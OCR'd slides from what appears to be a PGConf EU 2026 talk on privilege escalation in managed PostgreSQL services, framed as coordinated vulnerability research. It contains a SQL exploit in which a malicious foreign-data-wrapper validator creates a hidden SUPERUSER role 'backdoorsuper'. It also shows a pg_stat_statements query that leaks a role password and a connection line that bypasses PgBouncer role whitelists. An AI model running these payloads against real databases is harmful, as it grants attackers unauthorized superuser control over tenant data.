PGCONF EU 2026

Nobody Gets to Be Superuser in PostgreSQL (Until I Broke In)



Mehmet Ince

@mdisec

Mehmet Ince

01

What I do

CTO @PRODAFT
Threat Intel company

02

My background

Seasoned Vulnerability Researcher

300+ CVE since early 00s.

03

Why I'm here

To take you on a journey.

“Maybe it is a good time to start using a managed PostgreSQL providers”

A comment from our engineering team / Early April 2026

My vendor evaluation produces either a contract or a vulnerability report.

Based on True Story

2017–18	Hacking UAV from the ground.
2019	Aviation in-flight entertainment
2020	Email security solutions
2021	Web security products: TrendMicro and others
2022	Infrastructure management products
2023	Transportation: Hacking Vessels
2024	Breaking into network security device cloud management
2025	Hacking PostHog via ClickHouse Bugs



2026



Systemic Risks in the Managed PostgreSQL Industry

Disclaimers

01

Responsible Disclosure

Every vulnerabilities in this presentation are coordinated with the vendors.

02

No ties to any managed-PostgreSQL vendor.

Just a customer with a certain set of skills.

03


PostgreSQL noob.

Everything I learned over the last 5 months.
The goal is simply to take you along on my journey.

Back in April

“You can outsource the infrastructure. You cannot outsource the risk.”

I have seen this tweet at April 15



No a superuser

```
01  -- Check the default user's role
02  SELECT
03  current_setting('is_superuser');
```

Why ?

... and more
importantly how ?

Not SUPERUSER. Still powerful.

ELEVATED PRIVILEGE WINDOW

01 **Foreign Data Wrappers**

External connections

02 **Replication**

Data movement

03 **Extensions**

Added capabilities

How can I hack in ?

Thought Process



In The Wild Exploit - Privilege Escalation from default user to SUPERUSER

```
-- Trigger the validator
CREATE FOREIGN DATA WRAPPER callback_fdw
            NO HANDLER
            VALIDATOR public.evil_validator
            OPTIONS (invoke 'now');
```

In The Wild Exploit - Privilege Escalation from default user to SUPERUSER

```
-- Create the malicious validator function
CREATE FUNCTION public.evil_validator(text[], oid)
RETURNS void
LANGUAGE plpgsql
AS $validator$
BEGIN


        EXECUTE 'CREATE ROLE backdoorsuper NOLOGIN SUPERUSER';
        EXECUTE format('GRANT backdoorsuper TO %I', session_user);

END
$validator$;
```

Security Hardening Extension

endless cat and mouse game.

Both roles hit the same hardening boundary




Default user or superuser: neither bypasses provider policy.


Mehmet INCE
@mdisec
FIXED UNDER 28 MINUTES 🔥🔥🔥
Mehmet INCE @mdisec · Apr 27
I NEED TO TALK WITH SOMEONE FROM @supabase security team right now.
Can someone link me please ?!!!
10:59 AM · Apr 27, 2026 · 16.9K Views

Complexity is our friend.

Just the tip of the iceberg



WHAT THE CUSTOMER SEES

PostgreSQL endpoint

postgresql://...

BENEATH THE ENDPOINT

EXAMPLE COMPONENTS / POTENTIAL SECURITY ISSUES

01 PgBouncer & connection proxies

02 Extension ecosystem

03 PostgreSQL core

04 WAL-G • barman • scripts • agents

05 Container image • host OS • libraries

06 Kubernetes

07 Cloud infrastructure

VENDOR CONTROL PLANE

APIs

Provisioning

Support access

Secrets


Can span multiple layers

One tenant, many “trusted” visitors

Customer sessions
Role: application user
Read or write tenant data

Dashboard and Web UI
Role: monitor
Read health and statistics

Query / audit tooling
Role: observer
Inspect activity and queries



PostgreSQL

What can this identity do here?

Vendor control plane
Role: service account
Manage settings or roles

Extension installer
Role: installer / admin
Add or update database code

Backup & support
Role: backup / support
Copy data or investigate

Query / observation

Operations / elevated access

```
defaultuser=> SELECT query FROM pg_stat_statements
              WHERE query ILIKE 'ALTER ROLE%PASSWORD%';

query
-------------------------------------------------------------------
ALTER ROLE "postgres" WITH PASSWORD 'f9dd959392657b0709a8c0a366d0ff1e'



defaultuser=> \c "host=127.0.0.1 port=5432 user=postgres password=f9dd959392657b0709a8c0a366d0ff1e"

postgres=>  SELECT current_user, current_setting('is_superuser');

current_user      | current_setting
----------------------+----------------
postgres          |   on
```

(A nice trick to bypass PgBouncer role white-list. Most vendors doesn’t allow you connect with reserved roles!)

CloudNativePG - PostgreSQL Operator for Kubernetes




CVE-2026-55765 - Cleartext role passwords recorded in *pg_stat_statements* expose the PostgreSQL superuser cred

CVE-2026-44477 - Metrics exporter allows privilege escalation to PostgreSQL superuser and OS RCE

CVE-2026-55769 - Overriding operators can lead to privilege escalation in CloudNativePG for SQL queries without a fixed search_path

CVE-2026-55769: Lack of fixed search_path



CNPG INTROSPECTION · RUNS AS postgres

SUPERUSER PROBE

```
SELECT COUNT(*) > 0  FROM pg_catalog.pg_extension WHERE extname = $1;
```

SCHEMA-QUALIFIED RELATION

pg_catalog.pg_extension is explicitly qualified.

UNQUALIFIED OPERATORS

User-controlled search_path resolves > and =


> search_path parameter determines the order in which schemas are searched to resolve "unqualified".
> It applies to tables, functions and operators *(argument types are important too!)*

Extensions

as juicy as the targeting PostgreSQL core 0-days, but much easier.

A heaven for memory corruption bugs

20



Case-Study Challenge:

Exploiting Memory Corruption Vulnerabilities on Managed PostgreSQL Providers

NEON

Four GitHub stars. Accessible on every vendor.

4

GITHUB STARS

At the time of research

address_standardizer

WHY CLOUD MEMORY CORRUPTION IS EVEN HARDER TO EXPLOIT ?

ASLR

Addresses move between runs


NO FILE READ

No /proc/maps to map memory

OPAQUE RUNTIME

Unknown builds and process state

Full technical journey → Google: “Mehmet Ince PostgreSQL Part 1”.



PROOF OF CONCEPT

Exploit demonstrated against Supabase. But **The vulnerability is not Supabase-specific.**

EXPOSURE

Any vendor running a vulnerable address_standardizer extension faces the same impact.

Thanks to the security teams at Databricks for their collaboration and support.
Bounty reward by Databricks is doubled and donated to PostGis!

Reporting vulnerabilities in the PostgreSQL ecosystem

Highs are high, lows are low.

